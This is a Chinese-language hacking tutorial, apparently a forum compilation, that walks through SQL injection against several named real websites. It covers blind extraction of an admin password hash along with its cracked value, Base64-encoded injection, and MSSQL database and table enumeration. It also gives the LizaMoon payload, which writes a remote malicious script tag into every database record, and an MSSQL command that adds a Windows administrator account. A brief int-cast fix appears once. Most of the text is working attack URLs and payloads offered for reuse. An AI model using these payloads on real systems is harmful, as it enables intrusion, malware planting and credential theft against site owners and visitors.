http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,22)='04843e9f91adf2287c0af5
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,23)='04843e9f91adf2287c0af5f
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,24)='04843e9f91adf2287c0af5fe
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,25)='04843e9f91adf2287c0af5fe1
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,26)='04843e9f91adf2287c0af5fe16
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,27)='04843e9f91adf2287c0af5fe167
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,28)='04843e9f91adf2287c0af5fe1675
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,29)='04843e9f91adf2287c0af5fe16750
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,30)='04843e9f91adf2287c0af5fe16750a
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,31)='04843e9f91adf2287c0af5fe16750a3
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,32)='04843e9f91adf2287c0af5fe16750a35
长度是32，是md5加密，解密得到lcl2wly
```

这样，猜数据的方法你肯定是懂了。

最后，我们来看demo_b2b_admin以外的数据，现在再来猜表段：

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length((select+table_name+from+information_schema.tables+limit+0,1))<100%23
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length((select+table_name+from+information_schema.tables+limit+0,1))=14%23
```

实际运行的SQL语句就是:

```
select userid from demo_b2b_member where user = 'admin'and length((select table_name from information_schema.tables limit 0,1))=14#'
```

上面这个语句，对于information_schema不明白的，可以参考其他MySQL注入文章来看一下这个库的意义。关于 limit x, y 的用法，可以参考MySQL手册。

最后剩下的要说的就是ascii函数和hex函数了。这两个函数的意义是避开php的GPC转义，例如:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+substr(left(pass,1),1,1)=char(48)%23
select userid from demo_b2b_member where user = 'admin'and substr(pass,1,1)=char(48)#
```

substr()的用法可以参考MySQL手册，如果不懂，就这样套好了。Char()里面的数字替换为ascii码数字。

Base64变形注入

什么是注入？估计有点基础的人都会反问，你傻逼吧，问这么傻逼的问题，把自己的SQL语句插入到原程序中，操作数据库。

你的注入手法熟练吗？常在论坛逛的人都会反问，你傻逼吧，问这么傻逼的问题，论坛这么多关于注入的文章，怎么可能不会，工具注手注无所不会。

那么你知道Base64变异注入吗？这下轮到你傻逼了吧？不知道，而且工具也没这么个功能，或者说，闻所未闻。如果你感觉对SQL手工注入已经很熟了，看看这篇文章吧。

通常我们在Google上面找SQL注入漏洞的时候，关键字会这么构造：

```
inurl:news.php?id=
inurl:*.php?id=12
inurl:.php?articleid=
....
```

不管怎么搜，通常我们的固定思维是，GET取值不是数字就是字符。整型数字，或者字符串。

那么你想没想过，如果你是程序编写者，你把这个真正的数字“隐藏”起来，该怎么做？一个好的方法就是对数字进行Base64加密。这个加密可逆，而且全是字符，操作起来又简单方便。但是，有个问题就是Base64虽然可以隐藏数字，但是如果对数字不进行正则或者过滤，就产生了SQL注入。事实上，这种把数字加密为Base64的url的网站多数存在注入点。你随便翻开一个注入点，注入，得到webshell或者服务器，你会发现上面已经有“前辈”们上去过了。而这些Base64变形的注入点，上面却干干净净。

好了，现在就告诉你什么是Base64变形注入。

Base64是一种加密方式，简单通俗的说，就是将任何的字母，数字，符号，汉字，进行一种编码，这种编码类似HEX编码，但是比HEX编码更复杂，但是仍然可逆，特点就是比原字符串的体积增加40%。关于这种加密方式，可以看一下这里：《网络传输协议----Base64详解》，如果看不懂也不要紧，我在文章末尾会提供一个Base64加密解密工具。


步入正题。在谷歌选择注入关键字的时候，可能会有这样的关键字：

```
inurl:.php?id=13
```

那么，Base64编译注入的相同关键字“13”就是这样：

```
inurl:.php?id=MTM=
```

很怪？其实不怪，就是这样的，如图：



（经过测试，这个页面上的网址99%是注入点，这里面又有一半可以拿到Webshell，拿到Webshell的又有五到七成能拿下服务器。）.php?id=MTM= 其实就是.php?id=13，只不过客户端显示的是Base64编码，而实际上服务器上是以"13"来执行的。.php?id=13加单引号来判断注入点，这样的注入步骤一样。只不过不是直接13加引号，要把13'这个来Base64编码。

13'这个字符串进行Base64编码得到：MTMn，以Google得到的第一个网址为例：

http://www.favehotels.com/location.php?id=MTM=

变更为:

http://www.favehotels.com/location.php?id=MTMn

我们看到了SQL的错误回显：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "' at line 3

这个错误回显很熟悉吧？我们这样——".php?id=13 and 1=1"试试？注意，Base64编码这里不能用加号"+"或者"%20"来替换SQL语句的空格"13 and 1=1"的Base64编码就是"MTMgYW5kIDE9MQ=="，我们访问一下：

http://www.favehotels.com/location.php?id=MTM=

http://www.favehotels.com/location.php?id=MTMgYW5kIDE9MQ==

这两个页面是一模一样的对吧？恩好了，后面要做的就是猜字段数和爆数据了。

很不好意思的一点就是，这个网站的字段数我没有猜到。因为Base64编码虽然很容易转换，但是没猜一次就要转一次编码，实在繁琐。我一直猜到了17个字段，正常的语句是：


.php?id=0 union select 1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7

那么转换成Base64的注入语句就是：

http://www.favehotels.com/location.php?id=MCB1bmlvbiBzZWxlY3QgMSwyLDMsNCw1LDYsNyw4OSwwLDEsMiwzLDQsNSw2LDc=

数据库提示联合查询的字段数不统一：

The used SELECT statements have a different number of columns




有兴趣的同学继续猜好了，我这里抛砖引玉了。我们遇到这种编码的站，如果嫌麻烦，不妨用一下MySQL错误回显注入的知识：《MySQL错误回显套公式法注入》，那么注入语句也就是：

```
.php?id=0 union select 1 from (select count(*),concat(floor(rand(0)*2),(select database()))a from information_schema.tables group by a)b
```

进行Base64编码得到：

```
http://www.favehotels.com/location.php?id=MCB1bmlvbiBzZWxlY3QgMSBmcm9tIChzZWxlY3QgY291bnQoKiksY29uY2F0KGZsb
29yKHJhbmQoMCkqMiksKHNlbGVjdCBkYXRhYmFzZSgpKSlhIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcyBncm91cC
BieSBhKWI=
```

如图获得数据库名为：thefavehotels



代码相关：

这种编码防注入方法其实很简单，我们先从网站源码看起：

```
$at_id=base64_decode($_REQUEST['id']);//获取变量id并进行解码
$setcount=mysql_query("select at_visit from tbl_at where at_id='".$at_id."'") or die(mysql_error());
//将解码后的id直接带进数据库
```

我们且不管程序员怎么编码解码，总之，最后带进数据库的SQL语句，没有进行任何的检查，无论该是正则还是过滤，都没有。那么，我们在他带进数据库以前进行强制转型为int整数型。

```
$at_id=base64_decode($_REQUEST['id']);//获取变量id并进行解码
$at_id=(int)$at_id;
$at_id=$setcount=mysql_query("select at_visit from tbl_at where at_id='".$at_id."'") or die(mysql_error());
//将解码后的id直接带进数据库
```

这样就不会产生Base64编码下的注入漏洞了。也可以直接将原语句改为：

```
$at_id=(int)base64_decode($_REQUEST['id']);
```

是一样的效果。

下面的注入语句很长，要注意select后面的是id还是name还是其他。

目标：北大青鸟济南

方法：旁注

旁注目标：http://www.sdzhyl.com/

找到一个注入点：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12
```

后面分别加and 1=1和and 1=2

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1
```

返回正常页面。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2
```

返回错误页面。

```
Warning: main(): PropGet() failed: 发生意外。 Source:ADODB.Field Description: BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。 in d:\program files\magic winmail\server\webmail\www\zhengheng\performance\sub.php on line 42
```

从回显看，这好像是一个php+MSSQL环境的网站。猜字段数：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+select+1
```

回显如下：

```
Warning: main(): Invoke() failed: 发生意外。 Source: Microsoft OLE DB Provider for SQL Server Description: 包含 UNION 运算符的 SQL 语句中的所有查询都必须在目标列表中具有相同数目的表达式。 in d:\program files\magic winmail\server\webmail\www\zhengheng\performance\sub.php on line 41
```

确实是MSSQL微软的数据库。猜到3个：

http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+select+1,1,1

突然出现:

Warning: main(): Invoke() failed: 发生意外。 Source: Microsoft OLE DB Provider for SQL Server Description: 操作数类型冲突: ntext 与 int 不兼容 in d:\program files\magic winmail\server\webmail\www\zhengheng\performance\sub.php on line 41

上网上搜了一下，说什么的都有，结果都不管用。突然想起来，习科有个“小”字辈的成员说过，用union all代替union，用null代替数字段数的数字，等出来数目了，再慢慢用数字替换null，能不能出来显示位看人品，如果人品不好，再另想办法，但是这是最快的方法了。

http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+all+select+null,null,null

这样回显又成了，包含 UNION 运算符的 SQL 语句中的所有查询都必须在目标列表中具有相同数目的表达式。那么继续加null:

http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=1+union+all+select+null,null,null,null

到了四个的时候，终于又出来正常的页面了。下面把and 1=1换成 and 1=2，把 null 挨个换成数字，出错的话，换回null，挨个换。这样就得到:

http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,2,null,3

出来一个显示位：2

注意，下一步，和php+MySql的注入不同，下一步是爆出库名。看看有几个数据库。不过我们先看看服务器数据库的版本，显示位2换成@@version:

http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,@@version,null,3

得到:

```
Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Personal Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
```

是MSSQL2000。好了，正式开始报库名（低版本IIS会被暴库，MSSQL注入可以爆库名，微软真是悲剧...）显示位2换成：db_name()，查看当前库名:

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,db_name(),null,3
```

得到库名是：zhengheng，然后通过数据库的id获得数据库的名称:

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=1--
```

依然是and 1=2，2号显示位换成"name"，显示位字段数后面加上“from master.dbo.sysdatabases”，然后通过where选择 dbid。上面的是dbid=1的数据库，库名就是：master

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=2--
```

第二个数据库名：tempdb

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=3--
```

第三个数据库名：model

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=4--
```

第四个数据库名：msdb

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=5--
```

第五个数据库名：pubs

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=6--
```

第六个数据库名：Northwind

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=7--
```

第七个数据库名：StrongCRM

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=8--
```

第八个数据库名：handson

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=9--
```

第九个数据库（当前数据库）名zhengheng

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=10--
```

第十个数据库名：tjlyweb2

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=11--
```

第十一个数据库名：tjtourstat

到了第12个

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+master.dbo.sysdatabases+where+dbid=12--
```

回显：

```
Warning: main(): PropGet() failed: 发生意外。 Source: ADODB.Field Description: BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。 in d:\program files\magic winmail\server\webmail\www\zhengheng\performance\sub.php on line 41
```

dbid换成12到20都提示这个，可能服务器上就只有上面的11个数据库了。下面依然通过查询id获得名称，不过这次不是数据库名，而是表名。我们以当前数据库 zhengheng 为例，查询表的名字比较简单，但是语句比较长：

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 1 name from Northwind.dbo.sysobjects where xtype=CHAR(85))--
```

不多解释，就是sql语句，其中两个地方要填写数据库名，格式是 数据库名.dbo.sysobjects，总过两个，要是一样的。如果不是当前的数据库，这就成了跨库查询，可能有的虚拟主机设置权限不让跨库查询。这里查的是：Northwind.dbo.sysobjects，括号里的最后一句：(select top 1 name from Northwind.dbo.sysobjects where xtype=CHAR(85))。这里面变化 top XX name 里面的数字即可，这个XX是表的序号。这样从top 1 一直查到 top 12，列出的表名称如下：

```
Products
Order Details
CustomerCustomerDemo
CustomerDemographics
Region
Territories
EmployeeTerritories
Employees
Categories
Customers
Shippers
Suppliers
```

再下面是查字段名了。查询字段名共分两步，

1、获得表段的总序号，注意是总序号，跟id不同，而且要区分好字段和表段。

2、根据表的序号一个一个列出字段的名字。

第一步:

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 10 name from Northwind.dbo.sysobjects where xtype=CHAR(85))--
```

这里仍然是变化top XX，前面有几个XX，这里就可以有几个XX。

注意：不要以为上一步多余，字段的名字是必须知道的，光靠序号和id，后面是无法继续的

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+Northwind.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 10 name from Northwind.dbo.sysobjects where xtype=CHAR(85))--
```

获得序号是：2073058421

这个序号要记好了，把这个序号复制下:

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+Northwind.dbo.syscolumns where ID=2073058421 and name not in (select top 1 name from Northwind.dbo.syscolumns where ID=2073058421)--
```

注意看了，上面select的是id，这里是name，from后面的数据库我就不说了，句子中有两个数据库名字，同样也有两个where id =，这个id等于就是前面步骤出来的总序号，top这个，跟之前列表名的top不一样。前面是列表名，这里是列字名。表名和字名不是一回事，数量自然是没法比的。所以这里top1到topXXX列出来，就能列出id为2073058421即Northwind数据库的Products表段里面的字的名字了。这个逻辑一定要搞清。

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+Northwind.dbo.syscolumns where ID=2073058421 and name not in (select top 1 name from Northwind.dbo.syscolumns where ID=2073058421)--
```

第一个字段是city，第二个是CompanyName.....我们主要查的是管理员的表和字，这里就不继续查下去了。不过查来查去，我还是没找到管理员的表在哪里.....根据前面得到的表名和字名，查询字段里的内容即可:

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,title,null,3+from+zhengheng..landed--
```

我查的跟上面列出来的例子里面的数据库、表。字不一样，跟着变就可以了。我查的数据库是zhengheng,

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from+zhengheng.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 15 name from zhengheng.dbo.sysobjects where xtype=CHAR(85))--
```

表段是landed，id是997578592,

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,id,null,3+from+zhengheng.dbo.sysobjects+where xtype=CHAR(85) and name not in (select top 15 name from zhengheng.dbo.sysobjects where xtype=CHAR(85))--
```

字段是title，

```
http://www.sdzhyl.com/zhengheng/performance/sub.php?table=performance&id=12+and+1=2+union+all+select+1,name,null,3+from zhengheng.dbo.syscolumns where ID=997578592 and name not in (select top 2 name from zhengheng.dbo.syscolumns where ID=997578592)--
```

内容是：

2008年房地产评估项目

OK，编辑完成。

那天在Silic Group核心群看到诸位大黑阔们在讨论，后来又看到Q群里的一位成员在我MSN讨论群里跟土耳其一个朋友要lizamoon的攻击脚本，我才知道有这么回事。一开始确实没打算写lizamoon，因为这个东西在圈内其实根本就不算什么，大牛们看完我写的这篇文章估计都该笑了，根本就不是什么高深技术，就是用注入来挂马而已，写了脚本批量扫批量挂，虽然暂时还不知道此次挂马的是哪位高人，不过看手法明显是一个专业挂马的，一夜间挂上第二天所有挂马页消失，挂马连接无法访问。

之所以被媒体炒作这么大，原因有三点吧，一是这次挂马可以用迅雷不及掩耳(盗铃，我邪恶的加上了这俩字)来形容，其速度简直比0day还恐怖。第二，这次受害的站点包括了苹果公司的iTunes站，这是让人很意外的事情。第三，源于媒体本身就有爆料吸引眼球和炒作的性质，以及安全厂商的跟风夸大报道。什么还360已经能够抵御lizamoon的攻击。给我一个小时，我也能写个软件抵御丽莎月亮注入挂马，你不纯粹扯淡么，听听都搞笑，日本核辐射你能不能也一起抵御了？

这是当天iTunes网站被挂马时候在Google搜索的结果：

那天群里面他们讨论，然后小白说等我文章，我当时很莫名其妙，因为我没有说我要写关于 lizamoon 的文章。不过查了一下，国内也没相关的资料，小白也看过那个批量攻击脚本的代码截图，但是她说写论文没时间不肯在群里说，核心群里的朋友都是一起好几年的，没必要藏着掖着，我干脆把lizamoon直接写出来共享就算了，省的这个跟我要代码那个跟我要脚本的，我还要一个一个给。

我废话了这么多，但是我还是要说，这个攻击手法真的真的真的很普通，甚至可以用很弱来形容。我说了，他的强大主要在于速度快，这得益于他的批量攻击脚本写的强大。批量扫批量注。

好吧，正文分两部分，第一部分是我还没拿到土耳其朋友给的脚本之前，我所了解到的一些信息和分析，第二部分是核心部分，我不想多讲，我只贴注入代码，更详细的分析，我觉得没必要。为什么呢，大牛们看了代码就知道了，就是一个把挂马代码直接植入到数据库的注入代码。

I 前期特征及其了解

为什么媒体和安全厂商要来炒作丽莎月亮，或者说，丽莎月亮是什么，丽莎月亮怎么来的。

丽莎月亮是个直译单词，原文是lizamoon，这些我觉得我都不需要再赘言解释了。那么lizamoon这个词是怎么来的呢，你看个代码就知道了：

```
"</title><script src="http://lizamoon.com/ur.php"></script>"
```

看到这个网址了？就是这么来的。这个ur.php 就是挂马页，这句代码就是挂马代码，据我MSN讨论群里的一位科索沃朋友统计，本次被挂马的页面(不是网址，是页面。url和page有区别)实际共有4.5millions。一开始的情况就是很多网站被植入了这段代码，后来有发现hosts也被改了：

```
127.0.0.1       lizamoon.com
```

根据大家的反映，挂马事件通常都是发生在mssql2005+ 存在asp.net环境的系统中，加上连hosts 都被改，这样来看的话，有两种可能，一是拿到webshell使用asp.net的漏洞提权了，二是mssql2005存在提权0day。很多人觉得mssql2005 存在 0day，连微软都在数据库页面发布了关于 lizamoon安全通告，这才引起了有些人恐慌。不过大家忽略了一个问题，有脑子的人都应该注意到，此次 iTunes 网站也被挂马了，挂的很受伤。难道iTunes也用的mssql?

除了banner

```
Server: AkamaiGHost
```

再把网站目录随便一个小写目录改成大写访问就404了，显然是Unix无法用 mssql，也就是说 mssql2005存在 0day的炒作就不攻面破了。那么到底是什么问题呢，写到这里，我觉得大家可以哈哈大笑了，其实就是最最普通的注入。

你平时发现一个注入点怎么做呢？注入查询管理员密码，到后台登陆取得webshell，提权取得服务器。对吧？

这里就不对了，lizamoon不需要得到管理员信息，直接将挂马代码update到数据库，仅此而已。而之所以lizamoon选中了mssql，原因在于mssql可以像MySQL一样，不需要猜表，可以将表段的名称爆出来，而 ASP+access 就只能暴力猜解。别说国外，国内都很少用十几年前Win98时代的产品mssql2000了吧，这就是为什么被挂马的网站服务器都装有mssql2005 的原因了。至于iTunes 不使用mssql都被挂马，我个人认为只要iTunes不是用的access，而且又有注入点的话，被挂马有什么稀奇，如果被人找到了管理后台，并且得到了webshell，那首页都毫无悬念的保不住。我的解释虽然不官方，但事实确实是这样。

我想大牛你已经不需要看下去了，因为下面我要说的是第二部分，注入代码。

II 具体注入代码和方法

首先假设一下（额.....都已经有上百万的实际挂马例子了，我觉得我再找一个实际例子，这个是不是会被人骂我脱裤子放屁？我还是假设一下好了），假设挂马页面在这里:

```
http://blackbap.org/ur.php
```

再来假设注入点在这里:

```
http://blackbap.org/sql.aspx?id=100
```

这里的注入点指的是没有对获取的变量严格过滤的.....(我X，这不净废话么，注入点还有别的意思么我#%&*$#@%$^)，那么下面我要进行的注入语句就是:

```
http://blackbap.org/sql.aspx?id=100 update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast(</title><script src="http://blackbap.org/ur.php"></script> as varchar(8000)),cast(char(32) as varchar(8))) –
```

具体代码我觉得我不需要解释了吧？懂的人都知道这个是把挂马连接插入到表里的每条记录上面，不懂的人我觉得你只要会套进去用就够了吧？

这里有个疑问点，就是黑客如何知道数据库的表段名称。额.....这个问题其实很雷人，懂mssql注入的人都应该会知道mssql可以通过查询获得表段名称，而不是像access一样需要暴力猜解。这也就是lizamoon这个批量注入挂马攻击脚本的强大之处，也是它唯一值得称赞的地方了。

至于上面的语句，我还没有说完，实际我看到的批量攻击脚本有两个版本，虽然大同小异，不过有一个地方有区别。土耳其黑客手上的脚本是我上面给出的注入代码，而我看到的俄罗斯黑客手上的脚本，攻击代码中多了引号，也就是这样:

```
http://blackbap.org/sql.aspx?id=100 update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast("</title><script src="http://blackbap.org/ur.php"></script>" as varchar(8000)),cast(char(32) as varchar(8))) –
```

挂马代码这里有引号，这是我看到的区别。老实说，我并不知道这个引号的作用-_-,啊哈，这个笑话好冷，至于哪个是正宗嫡传，我觉得你自己去试就知道了，因为我要说的注入代码里的关键问题不在这个地方，这里只是个小插曲。

从最弱智的说起，你如果浏览器是IE8 以上版本，你用这样含script 的语句你不觉得浏览器会提示你，地址存在跨站已经修改之类的警告么。就算你本地浏览器允许你这么做了，那个语句里的引号还是有问题。多余的我不说了，所以实际脚本里面的攻击语句是这样的:

```
http://blackbap.org/sql.aspx?id=100 update [YOURTABLE] set AltText=REPLACE(cast(AltText as varchar(8000)),cast(char(60)+
char (47)+char(116)+char(105)+char(116)+char(108)+char(101)+char(62)+char(60)+char(115)+char(99)+char(114)+char(105)+char(112)+
char(116) +char(32)+char(115)+char(114)+char(99)+char(61)+char(34)+char(104)+char(116)+char(116)+char(112)+char(58)+char(47)+
char(47)+char(98) +char(108)+char(97)+char(99)+char(107)+char(98)+char(97)+char(112)+char(46)+char(111)+char(114)+char(103)+
char(47)+char(117)+char (114)+char(46)+char(112)+char(104)+char(112)+char(34)+char(62)+char(60)+char(47)+char(115)+char(99)+
char(114)+char(105)+char(112)+char(116)+char(62) as varchar(8000)),cast(char(32) as varchar(8))) –
```

好了，关于lizamoon的我觉得没什么可讲的了。这就是脚本里面的核心代码了。如果我再讲下去，是不是要从perl脚本基本语法、mssql基本语法，一直讲到perl如何扫描网站根据回显爆mssql表名称？顺带讲讲利用aspx怎么提权？好了，文章到此结束，再讲真的就过分了。送张图：

本文图片均取自：Silic Group Hacker Army核心群，与文章一样扯淡版权所有，如要复制，自己谷歌。

很简单的代码，很多工具直接傻瓜化了。但是没人发过，我就发了

declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'d:\\cmd.exe /c net localgroup administrators silic /add'

调用wscript的，d:\\cmd.exe是cmd.exe的路径，自己传的，或者系统有权限都可以。/c后面是cmd语句，别忘了引号闭合语句。然后，没了.....自己发挥吧~

asp的数据库操作程序界面：

另外，这个webshell在本论坛软件交流版的脱库工具集合里面哈，asp+mssql数据库的。

SQLite注入

随着Web2.0的发展，网站的架设越来越方便，Web软件也变得越来越先进。PHP+MySQL可以算的上一对好搭档了，当然，也有一些非主流的程序员用PHP搭配MSSQL来建网站。喜欢尝鲜的朋友应该知道除了MySQL和MSSQL长见于PHP，还有一个sqlite也常搭配于PHP。sqlite是一个老牌子了，但是它一直没有停止发展，用sqlite的人其实数量也很多。

例如Silic Group在2011年为电脑报制作的黑客闯关游戏(http://hackgame.blackbap.org)，为了适应不同的Web环境，就设置了sqlite和MySQL数据库切换功能，可以使用MySQL数据库，也可以使用sqlite数据库。


好了，闲话不扯，进入主题。关于sqlite注入的基本步骤，网上似乎并不多，反正我是没找到。实例的话就更是没有了。所以Silic Group的大牛们就在本文就来给大家用实例演示一次。

sqlite第一步是，判断字段数。同其他数据库一样(access除外)，要用union来爆数据的话，字段数要一致。因为符合以下条件：php搭建 + sqlite数据库 + 未对变量过滤的网站本来就不多，所以暂时未找到在php+sqlite中能用order by判断字段数的。另外，同MySQL数据库一样，后面可以加"--"来终止后面会影响前面注入执行的SQL语句。例如：

```
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,24,25
http://www.easymobi.cn/product.php?id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,10,21,22,23,24,25--
```

